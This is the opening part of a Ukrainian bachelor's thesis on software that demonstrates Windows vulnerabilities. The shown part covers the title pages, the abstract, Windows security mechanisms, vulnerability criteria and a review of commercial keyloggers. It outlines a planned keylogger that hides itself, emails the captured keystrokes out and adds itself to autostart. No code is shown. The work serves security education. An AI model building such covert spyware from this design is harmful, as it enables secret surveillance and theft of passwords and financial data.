

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет комп'ютерних наук і технологій

(повне найменування факультету)

Кафедра програмних засобів

(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)

бакалавр

(ступінь вищої освіти)

на тему ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ ДЛЯ ДЕМОНСТРАЦІЇ
ВРАЗЛИВОСТЕЙ ОПЕРАЦІЙНОЇ СИСТЕМИ WINDOWS
SOFTWARE TO DEMONSTRATE VULNERABILITIES
OF THE WINDOWS OPERATING SYSTEM

Виконав(ла): студент(ка) 4 курсу, групи КНТ-229

Спеціальності 122 Комп'ютерні науки

(код і найменування спеціальності)

Освітня програма (спеціалізація)

Комп'ютерні науки

ПЕРЕРВА Д.Є.

(ПРИЗВИЩЕ та ініціали)

Керівник ДУБРОВІН В.І.

(ПРИЗВИЩЕ та ініціали)

Рецензент КАЗУРОВА А.Є.

(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет КНТ
Кафедра програмних засобів
Ступінь вищої освіти бакалавр
Спеціальність 122 Комп'ютерні науки
(код і найменування)
Освітня програма (спеціалізація) Комп'ютерні науки
(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ПЗ, д.т.н, проф.
Сергій СУББОТІН
“ ” 2023 року

З А В Д А Н Н Я

НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА(КИ)

ПЕРЕРВИ Дмитра Євгеновича

(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Програмне забезпечення для демонстрації
вразливостей операційної системи Windows. Software to Demonstrate
Vulnerabilities of the Windows Operating System

керівник проєкту (роботи) к.т.н., професор, ДУБРОВІН Валерій Іванович,
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від “01” травня 2023 року №156

2. Строк подання студентом проєкту (роботи) 01 червня 2023 року

3. Вихідні дані до проєкту (роботи) рекомендована література, технічне
завдання

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) 1. Аналіз предметної області. 2. Розробка структури програмного
забезпечення. 3. Основні рішення щодо реалізації компонентів системи.

4. Керівництво програміста. 5. Керівництво оператора. Додатки.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів) _____

Слайди презентації

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1-5 Основна частина	ДУБРОВІН В.І., професор		
Нормоконтроль	ЛИПОВЕЦЬ М.В., асистент		

7. Дата видачі завдання « 04 » квітня 2023 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1	Постановка завдання роботи.	1 тиждень	Завдання, ТЗ
2	Аналіз предметної області.	2 тиждень	Розділ 1
3	Розробка архітектури програми.	3 тиждень	Розділ 2
4	Розробка програми.	4-5 тижні	Розділ 3
5	Тестування та експериментальне дослідження програми.	6 тиждень	Розділ 4
6	Оформлення пояснювальної записки та документів до неї. Нормоконтроль та рецензування.	7 тиждень	Розділ 5, Додатки
7	Захист роботи.	8 тиждень	

Студент(ка)

(підпис) Дмитро ПЕРЕРВА
(Ім'я ПРІЗВИЩЕ)

Керівник проєкту (роботи)

(підпис) Валерій ДУБРОВІН
(Ім'я ПРІЗВИЩЕ)

РЕФЕРАТ

Пояснювальна записка до дипломної кваліфікаційної роботи бакалавра: 88 с., 6 табл., 50 рис., 2 дод., 31 джерело.

PYTHON, ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ, СЕРВЕР, КЕЙЛОГГЕР, VISUAL STUDIO CODE, ВІРУС OS, SUBPROCESS, TEMPFILE, WINREG.

Об'єкт дослідження – процеси взаємодії користувача з операційною системою (ОС) Windows.

Предмет дослідження – методи крадіжки та заподіяння шкоди інформації користувача в ОС Windows.

Мета роботи – розробка програмного забезпечення, що демонструє сучасні технології відслідковування дій користувача персонального комп'ютера (ПК) та прихованої передачі інформації користувача у мережу Інтернет.

Матеріали, методи та технічні засоби: об'єктно-орієнтоване програмування; мова програмування Python; середовище розробки Visual Studio Code; персональний комп'ютер з процесором Intel Core 7 Duo та ОС Microsoft Windows 10.

Результати. Було розроблено програмне забезпечення, що базується на технології кейлоггерів та демонструє вразливості, які можуть виникати при взаємодії користувача з ОС Windows.

Галузь використання – кібербезпека.

ABSTRACT

Explanatory note to the diploma qualifying work of the bachelor: 88 pages, 6 tables, 50 figures, 2 appendixes, 31 sources.

PYTHON, MALWARE, SERVER, KEYLOGGER, VISUAL STUDIO CODE, VIRUS OS, SUBPROCESS, TEMPFILE, WINREG.

The object of study are processes of user interaction with the Windows operating system (OS).

The subject of study are methods of stealing and harming user information in Windows OS.

The purpose of the work is a development of software that demonstrates modern technologies for tracking the actions of a personal computer (PC) user and covert transmission of user information to the Internet.

Materials, methods and technical means: object-oriented programming; programming languages Python; Visual Studio Code development environment; a personal computer with an Intel Core 7 Duo processor running Microsoft Windows 10.

Results. Software was developed based on keylogger technology and demonstrating vulnerabilities that may arise when a user interacts with Windows OS.

The field of use is a cyber security.

ЗМІСТ

	С.
Перелік скорочень та умовних познач.....	8
Вступ.....	9
1 Аналіз предметної області.....	11
1.1 Аналіз основних вразливостей операційної системи Windows.....	11
1.2 Аналіз існуючих методів вирішення завдання	11
1.3 Розробка технічного завдання	26
1.3.1 Підстава для розробки	26
1.3.2 Мета розробки та її призначення.....	26
1.3.3 Основні вимоги до програмного продукту	27
1.3.4 Вимоги до технічних засобів, операційної системи і мови програмування.....	28
1.3.5 Вимоги до надійності.....	29
1.3.5.1 Вимоги до забезпечення надійного функціонування програми.....	29
1.3.5.2 Обробка збійних ситуацій.....	29
1.3.6 Вимоги до інформаційної та програмної сумісності.....	30
1.3.7 Вимоги до програмної документації.....	30
1.3.8 Порядок контролю та приймання.....	30
2 Розробка структури програмного забезпечення	31
2.1 Аналіз технічного завдання	31
2.2 Розробка функціональної структури програми	35
3 Основні рішення щодо реалізації компонентів системи.....	39
3.1 Основні рішення щодо розроблених класів	39
3.1.1 Клас Logger	39
3.1.2 Клас Encrypt.....	41
3.1.3 Клас Decrypt.....	41
3.2 Реалізація основних функцій системи	41
3.3 Основні рішення щодо розробки інтерфейсу.....	44
3.3.1 Інтерфейс користувача	44

3.3.2 Інтерфейс сервера	44
4 Керівництво програміста.....	48
4.1 Призначення та умови застосування програми	48
4.2 Характеристики програми.....	48
4.3 Структура програми.....	49
4.4 Вхідні та вихідні дані.....	51
4.4.1 Вхідні дані.....	51
4.4.2 Вихідні дані	51
4.5 Повідомлення програмісту.....	51
5 Керівництво оператора	52
5.1 Призначення програми	52
5.2 Умови виконання програми	52
5.3 Виконання програми.....	53
5.4 Повідомлення оператору	59
Висновки	60
Перелік джерел посилань	61
Додаток А Текст програми.....	64
Додаток Б Слайди презентації	80

ПЕРЕЛІК СКОРОЧЕНЬ ТА УМОВНИХ ПОЗНАК

- EFG – Ecrypt Files Grabber;
- Вт – ват;
- Гб – гігабайт;
- ГГц – гігагерц;
- Мб – мегабайт;
- ОЗП – оперативний запам'ятовуючий пристрій;
- ОС – операційна система;
- ПЗ – програмне забезпечення;
- ПК – персональний комп'ютер.
- ТЗ – технічне завдання.

ВСТУП

У сучасному світі захист інформації є дуже важливою проблемою, оскільки зловмисники та хакери намагаються зламати системи захисту і проникнути в конфіденційну інформацію, що може завдати серйозної шкоди як компаніям так і окремим користувачам.

Під час роботи користувача з ОС можуть виникати різноманітні вразливості, які можуть бути використані для злому системи та доступу до конфіденційної інформації. Наприклад, уразливості браузерів, ОС, програмного забезпечення та застосунків можуть стати причиною небезпеки. Однією з найбільш поширених вразливостей є неналежна робота користувачів з ОС чи іншими програмами, що можуть стати метою атаки. До цього можна віднести відкриті порти, недостатню авторизацію, слабкі паролі та інші [1], [2].

Однією з таких уразливостей може бути використання програм кейлогерів хакерами. Кейлогер – це програмне забезпечення, яке записує все, що вводиться на клавіатурі користувачем, зберігає цю інформацію та надсилає до хакера. Це дуже серйозна проблема, оскільки кейлогер може зберегти паролі, номери кредитних карток та іншу конфіденційну інформацію, яку вводить користувач [3], [4].

Таким чином, дослідження вразливостей ОС та пошук шляхів їх од подолання є актуальним, оскільки зловмисники постійно вдосконалюють свої методи злому і знаходять нові вразливості. Одним з шляхів подолання цих уразливостей є постійне оновлення операційної системи та програмного забезпечення до останньої версії, що містить виправлення вразливостей. Крім того, для попередження мережових атак користувач може використовувати «сильні» паролі та встановлення антивірусного програмного забезпечення.

Також можна використовувати програми, які показують уразливі місця у взаємодії користувача з ОС. Ці програми допомагають виявити потенційні проблеми та дати поради користувачеві.

Метою даної дипломної кваліфікаційної роботи бакалавра є розробка програмного забезпечення, що демонструє вразливість операційної системи Windows та є необхідним для підвищення рівня безпеки даної ОС.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Аналіз основних вразливостей операційної системи Windows

У сучасному світі комп'ютерна безпека відіграє важливу роль, особливо коли йдеться про операційну систему Windows. Незважаючи на те, що розробники Microsoft постійно покращують безпеку операційної системи, щороку з'являються нові вразливості, які можуть бути використані зловмисниками для отримання доступу до системи або крадіжки конфіденційної інформації. Ось чому розробка програмного забезпечення, що демонструє вразливість Windows, є необхідною для підвищення рівня її безпеки.

Операційна система Windows є однією з найпопулярніших систем у світі (рис. 1.1), що робить її особливо цікавою до атак з боку зловмисників. За даними компанії NetMarketShare [6], яка також збирає статистику використання операційних систем, Windows зараз займає 85,03% частки ринку в категорії ОС для персональних комп'ютерів. Тому в цій роботі буде розглянуто стан справ з вразливістю операційної системи Windows, а також можливі способи отримання несанкціонованого доступу до системи.

Statcounter Global Stats

Operating Systems	Percentage Market Share
Android	37.98%
Windows	27.85%
iOS	17.49%
OS X	7.84%
Unknown	5.6%
Chrome OS	1.65%

Operating System Market Share Worldwide - April 2023

Рисунок 1.1 – Скріншот з сайту StatCounter Global Stats [5]

Одним із найважливіших аспектів безпеки Windows є правильне налаштування системи. Воно може включати встановлення антивірусного програмного забезпечення, фаєрвола, використання складних паролів і регулярне оновлення операційної системи і застосунків. Крім того, користувачу важливо знати, як убезпечити свої особисті дані, такі як паролі, фінансові дані, особисті повідомлення та ін.

В операційній системі Windows існує декілька рівнів захисту, починаючи від загального рівня безпеки, який забезпечується через налаштування самої системи і закінчуючи застосунками та програмами, які можуть бути встановлені на комп'ютер. Деякі з цих рівнів захисту включають захист від шкідливих програм, захист даних, захист від злому паролів, захист від мережеских атак тощо.

Розглянемо більш детально вбудовані в операційну систему Windows механізми безпеки, які допомагають захистити комп'ютер від загроз. Найбільш важливими з них є:

- облікові записи користувача (User Account Control, UAC). UAC надає додатковий захист від шкідливого програмного забезпечення, запитуючи дозвіл користувача перед виконанням деяких завдань. Наприклад, якщо програма намагається внести зміни до реєстру або файлової системи, UAC може запросити дозвіл користувача;

- брандмауер (Windows Firewall), тобто програма, яка контролює потік мережного трафіку між комп'ютером та інтернетом або іншою локальною мережею. Брандмауер захищає комп'ютер, блокуючи небажаний трафік з Інтернету. Він може налаштовуватися таким чином, щоб дозволяти лише певні типи з'єднань або блокувати з'єднання з певними портами;

- оновлення безпеки (Microsoft Security Updates). Microsoft регулярно випускає оновлення безпеки для ОС Windows, виправляючи вразливості та помилки, які можуть бути використані зловмисниками. Ці оновлення можуть інстальоватися автоматично або вручну;

- антивірусні програми (Antivirus). Microsoft також надає

безкоштовну антивірусну програму під назвою Windows Defender, яка включена до операційної системи Windows. Вона надає базовий захист від вірусів, шпигунського програмного забезпечення та інших загроз;

- криптографія (Cryptography). Windows використовує різні методи криптографії, щоб захистити дані, що зберігаються на жорсткому диску і передаються по мережі. Наприклад, технологія BitLocker дозволяє зашифрувати диск та захистити дані на ньому за допомогою шифрування AES (Advanced Encryption Standard) з довжиною ключа 128 або 256 біт, а протоколи безпеки SSL/TLS забезпечують захищене з'єднання між клієнтом і сервером, яке шифрує всі передані дані, щоб захистити їх від прослуховування та зміни в процесі передачі;

- політики безпеки (Security Policies). Windows дозволяє налаштовувати різні політики безпеки, такі як обмеження доступу до певних ресурсів, вимога складних паролів та налаштування періоду дії паролів;

- захист даних (Data Protection). Windows також надає механізми захисту даних, такі як захист паролем файлів та папок, захист від запису на знімні носії та захист від відновлення видалених файлів.

Для обґрунтування критеріїв оцінки вразливостей операційної системи Windows необхідно виходити з міркувань про найпоширеніші методи атак на операційні системи та на тому, як операційна система захищає себе від цих атак.

Існують різні спільноти та організації, що займаються збором інформації про найбільш поширені вразливості у різних операційних системах та вебзастосунків. Офіційним ресурсом уряду США для збору інформації про нові вразливості є NIST (National Vulnerability Database) – національна база даних вразливостей Національного інституту стандартів та технологій NIST (National Institute of Standards and Technology). На сайті цієї організації [7] можна знайти інформацію про всі типи вразливостей. Ще одна база даних CVE (Common Vulnerabilities and Exposures) [8], створена для збору інформації про вразливість програмного забезпечення. Спільнота OWASP

(Open Web Application Security Project) [9] займається збиранням інформації про найпоширеніші вразливості вебзастосунків.

Аналіз інформації [7]-[9] дозволив сформулювати наступні критерії вразливості ОС Windows:

- можливість експлойту, тобто наскільки легко зловмисником може бути використана вразливість для отримання несанкціонованого доступу до системи;
- потенційна шкода, тобто шкода, яка може бути завдана системі або її даним у разі успішної атаки через вразливість;
- поширеність, тобто наскільки широко використовується операційна система та наскільки багато вразливостей у ній вже відомо;
- вплив на продуктивність, тобто наскільки використання захисних заходів може вплинути на продуктивність системи.

Розглянемо кожний з цих критеріїв більш детально. Почнемо з визначення терміну "експлойт". Експлойт (англ. exploit) – це програма, яка використовує вразливість у комп'ютерній системі для виконання певних дій [10]. Експлойти можуть бути створені для використання як інструмент для тестування на проникнення або для незаконних цілей, таких як крадіжка особистих даних, шпигунство або управління ботнетом.

Вразливість "Можливість експлойту" (exploitability) означає, що вразливість може бути використана для проведення атаки на систему або програму, наприклад, для отримання віддаленого доступу до системи або для запуску шкідливого коду. Для оцінки вразливості щодо можливості експлойту можна враховувати такі фактори, як наявність вже відомих експлойтів для даної вразливості, рівень складності експлойту (наприклад, чи потрібні специфічні умови для його виконання), а також можливість віддаленої експлуатації.

Наприклад, якщо вразливість має відомий експлойт, який може бути виконаний без особливих вимог, це означатиме, що вразливість має високу можливість експлойту і становить серйозну загрозу для системи.

Крім того, важливо враховувати контекст використання системи або програми, оскільки навіть уразливості з низьким рівнем можливості експлойту можуть стати серйозною загрозою у певних умовах використання. Наприклад, вразливість, яка потребує локального доступу до системи, може бути не такою критичною, якщо доступ до системи обмежений лише адміністраторам, але стати дуже серйозною, якщо систему використовують декілька користувачів з різними рівнями доступу.

Критерій вразливості "Потенційна шкода" відображає оцінку можливого негативного впливу експлойту вразливості на систему або її компоненти. Оцінка шкоди може бути катастрофічною, значною, помірною чи незначною.

Катастрофічний збиток означає, що експлойт вразливості може призвести до серйозних наслідків для системи або даних, таких як втрата конфіденційності, цілісності чи доступності даних, а також порушення функціональності системи.

Значна шкода означає, що експлойт вразливості може призвести до втрати конфіденційності, цілісності або доступності даних, але з меншими наслідками, ніж у разі катастрофічних збитків.

Помірна шкода означає, що експлойт вразливості може призвести до обмежених наслідків, таких як деякі порушення функціональності системи або часткова втрата конфіденційності даних.

Незначна шкода означає, що експлойт вразливості не є критичним і може призвести до незначних порушень функціональності системи або втрати некритичних даних.

В цілому, критерій "Потенційна шкода" допомагає визначити, наскільки серйозною є вразливість, і дозволяє встановити пріоритети під час планування заходів щодо її усунення.

Критерій уразливості "Поширеність" описує, наскільки поширена вразливість в ОС Windows. Це важливий показник, оскільки чим ширше охоплення вразливості, тим більша ймовірність, що зловмисники будуть

використовувати її для атаки на систему.

Для визначення поширеності вразливості можуть використовуватися різні методи, наприклад аналіз статистики атак на системи, оцінка частки пристроїв, на яких встановлена вразлива версія операційної системи, аналіз відкритих джерел інформації і т.д.

Щоб оцінити рівень поширеності конкретної вразливості в ОС Windows, можна розглянути, як давно вона була виявлена та описана, чи є для неї виправлення у вигляді патчу, як часто вона згадується у звітах про безпеку та спеціалізовані форуми. Наприклад, якщо вразливість була виявлена нещодавно і ще не набула широкого поширення серед зловмисників, вона може бути оцінена як "низька" за рівнем поширеності.

Критерій вразливості "Вплив на продуктивність" оцінює, наскільки сильно вразливість може вплинути на продуктивність системи, якщо її буде використано зловмисником для атаки. Оцінка впливу на продуктивність може допомогти оцінити серйозність вразливості та зрозуміти, наскільки необхідно швидко вжити заходів для її усунення.

Вплив на продуктивність може бути різним залежно від конкретної вразливості. Деякі вразливості можуть мати мінімальний вплив на продуктивність, наприклад, якщо вони викликають невелику кількість додаткових запитів до сервера. Однак інші вразливості можуть суттєво уповільнити роботу системи, наприклад, якщо вони викликають повторну компіляцію великої кількості коду або призводять до підвищеного використання процесора або пам'яті.

Крім того, наявність уразливості в системі може призвести до необхідності встановлення оновлень та виправлень, що може зайняти значний час та ресурси, і це також може негативно вплинути на продуктивність системи. Тому в оцінці вразливості необхідно враховувати не тільки її потенційну шкоду, а й вплив на продуктивність системи.

Результати аналізу різних рівнів вразливості для ОС Windows, наведено в табл.1.1.

Таблиця 1.1 – Результати аналізу різних рівнів вразливості для ОС Windows

Рівень вразливості	Можливість експлойту	Потенційна шкода	Поширеність	Вплив на продуктивність
Критичний	Висока	Катастрофічна	Низька	Середня
Високий	Середня	Значна	Середня	Низька
Середній	Низька	Помірна	Висока	Незначна
Низький	Дуже низька	Незначна	Дуже висока	Немає

Загалом табл. 1.1 дає загальне представлення про різні рівні вразливості ОС Windows і допомагає визначити, наскільки критична та чи інша вразливість для системи. Так, наприклад, рівень критичної вразливості має високу можливість експлойту, катастрофічні потенційні збитки, низьку поширеність та середній вплив на продуктивність. Це означає, що такі вразливості становлять серйозну загрозу для системи і мають бути негайно усунені. Рівень низької вразливості має дуже низьку можливість експлойту, незначні потенційні збитки, дуже високу поширеність і немає впливу на продуктивність. Такі вразливості можуть бути менш критичними, але можуть бути використані зловмисниками.

Кейлоггери та шифрування даних є двома з найпоширеніших методів нападу на ОС Windows [11]-[13]. Кейлоггери можуть записувати всі клавіші, що натискаються користувачем, включаючи паролі, дані кредитних карток та інші конфіденційні дані. Це може призвести до серйозних наслідків, таких як витік особистої інформації, крадіжка грошей та шахрайство. Шифрування даних також можна використовувати для зловмисних цілей. Хакери можуть зашифрувати дані на комп'ютері користувача і вимагати викупу для їх розшифровки, що називається вимаганням (ransomware). Це також може призвести до витоку конфіденційної інформації або втрати доступу до важливих даних.

1.2 Аналіз існуючих методів вирішення завдання

В основі кейлоггерів використовується прихований моніторинг натискання клавіш на клавіатурі та ведення журналу цих натискань, який може бути реалізований методом постійного очікування натиснення клавіші з подальшим занесенням до файлу. Саме на основі цього принципу роботи і буде розроблено власний метод у процесі виконання завдання, який повністю втілює базові можливості кейлоггера, а також реалізуватиме відправку даних на вказану пошту з доданням програми до Автозавантаження, а саме головне – робити це (запис до файлу та відправку на пошту) без зависань комп'ютера.

Що ж стосується шифрування, то для цього буде використано вже існуючий алгоритм симетричного шифрування під назвою Fernet, оскільки він є найвідомішим криптографічним алгоритмом реалізований у мові Python, який забезпечує швидкодію та надійність захисту інформації від швидкого та легкого дешифрування іншими методами.

На даний момент абсолютно всі програми-аналоги, використовують технологію запису натискань клавіш, яка працює у фоновому режимі і може бути запущена автоматично під час запуску операційної системи, тому найважливіший вибір серед всіх аналогів буде ґрунтуватись на наявності додаткових функцій та зручності використання. Залежно від цього і буде проведена індивідуальна оцінка програмі, на основі якої автор буде надалі розробляти технічне завдання для створення власного програмного забезпечення.

Розглянемо декілька розповсюджених програм кейлоггерів та проведемо їх аналіз.

Spyrix Keylogger [14] – це програмне забезпечення, розроблене компанією Spyrix для відстеження та запису всіх натискань клавіш на клавіатурі, зняття скріншотів екрану, а також моніторингу активності в Інтернеті та соціальних мережах (рис.1.2). Вона може бути використана в різних цілях, таких як контроль за дітьми, стеження за співробітниками або

перевірка наявності нелегальних дій. Spyrix Keylogger доступний у кількох версіях, включаючи безкоштовну та платні версії. Вартість платних версій залежить від обраного плану та опцій.




Рисунок 1.2 – Підсумок активності користувача [14]

Згідно з офіційним сайтом Spyrix, мінімальні вимоги для запуску програми на комп'ютері складаються з:

- Windows XP, Vista, 7, 8, 8.1, 10 (32/64 bit);
- мінімум 512 Мб оперативної пам'яті;
- мінімум 200 Мб вільного місця на жорсткому диску;
- з'єднання з Інтернет для віддаленого моніторингу.

Розглянемо деякі переваги та недоліки цього програмного забезпечення.

Переваги Spyrix Keylogger:

- дозволяє відстежувати все, що робить користувач на комп'ютері, включаючи натискання клавіш, відвідувані вебсайти, надіслані повідомлення тощо;

- дозволяє записувати всі вхідні та вихідні повідомлення у соціальних мережах, таких як Facebook, Twitter та інших;

- може бути налаштований таким чином, щоб надсилати звіти на електронну пошту, щоб адміністрація могла легко відстежувати діяльність користувачів;
- працює непомітно на комп'ютері користувача, не уповільнюючи роботу системи;
- має можливість блокувати певні сайти або програми на комп'ютері.

Недоліки Spyrix Keylogger:

- дуже обмежений функціонал для безкоштовної версії;
- може порушувати приватне життя користувача, якщо він не дає згоди на встановлення та використання програми;
- може вимагати високих технічних знань для встановлення та налаштування, що може створити проблеми для непрофесіоналів.

Refog Keylogger [15] від компанії Refog Inc є програмним забезпеченням для моніторингу активності комп'ютера, яке дозволяє записувати натискання клавіш, відвідувані вебсайти, листування в месенджерах, використання програм та інші дії користувача на комп'ютері (рис. 1.3). Воно може використовуватися як для домашнього використання, так і в бізнес-цілях контролю за діяльністю співробітників.

Основні функціональні можливості Refog Keylogger включають:

- моніторинг натискання клавіш. Програма записує всі натискання клавіш на клавіатурі, включаючи паролі, повідомлення, пошукові запити та інші дані;
- моніторинг активності веббраузера. Refog Keylogger записує відвідувані вебсайти, завантажені сторінки, пошукові запити та історію браузера;
- моніторинг листування в месенджерах. Програма записує повідомлення, надіслані та отримані у месенджерах, таких як Skype, Telegram, WhatsApp, Viber та інших;
- моніторинг використання застосунків. Refog Keylogger відстежує

запущені програми та час їх використання;

- моніторинг документів та файлів. Програма може записувати всі документи, створені або відкриті на комп'ютері;
- скріншоти екрану. Refog Keylogger може робити знімки екрана комп'ютера через певні проміжки часу або при певних діях користувача;
- віддалене управління. Користувач може дистанційно керувати програмою через посередництво вебінтерфейсу, що дозволяє отримувати доступ до записаних даних з будь-якого пристрою з підключенням до Інтернету.




Рисунок 1.3 – Приклад роботи з програмою «Refog Keylogger» [15]

Наведемо основні переваги та недоліки Refog Keylogger.

Переваги Refog Keylogger:

- надає безліч функцій, які можуть бути корисними як для домашнього, так і для бізнес-використання, включаючи відстеження

натискання клавіш, захоплення скріншотів, моніторинг пошти та миттєвих повідомлень, а також контроль за використанням інтернету;

- має простий та інтуїтивно зрозумілий інтерфейс, який дозволяє налаштовувати та використовувати її без особливих проблем;
- працює приховано та непомітно, не сповільнюючи роботу системи та не викликаючи підозр у користувачів.

Недоліки Refog Keylogger:

- не підтримує багато операційних систем, таких як Linux і Mac OS, що обмежує її використання на певних платформах;
- оскільки програма працює у фоновому режимі і не показує користувачеві активну діяльність, вона може бути використана для незаконних цілей, таких як порушення приватного життя людей або крадіжка конфіденційної інформації;
- ціна на програму відносно висока в порівнянні з іншими продуктами.

Серед безкоштовних кейлоггерів одним із найпоширеніших є Free Keylogger [16], тому що його можна знайти на багатьох сайтах для завантаження безкоштовного ПЗ і він має відносно простий інтерфейс (рис. 1.4), що приваблює користувачів.

Основні функціональні можливості Free Keylogger включають:

- запис натискання клавіш на клавіатурі;
- моніторинг активності вебсайтів та застосунків;
- скріншоти екрану, які можна налаштувати на певні проміжки часу;
- запис часу активності користувача на комп'ютері;
- надсилання звітів про активність електронною поштою або FTP-сервером.

Free Keylogger легко встановлюється на ПК і працює у фоновому режимі, без попередження користувача. Він підтримує роботу на більшості ОС Windows і може бути налаштований на автоматичний запуск під час завантаження системи.

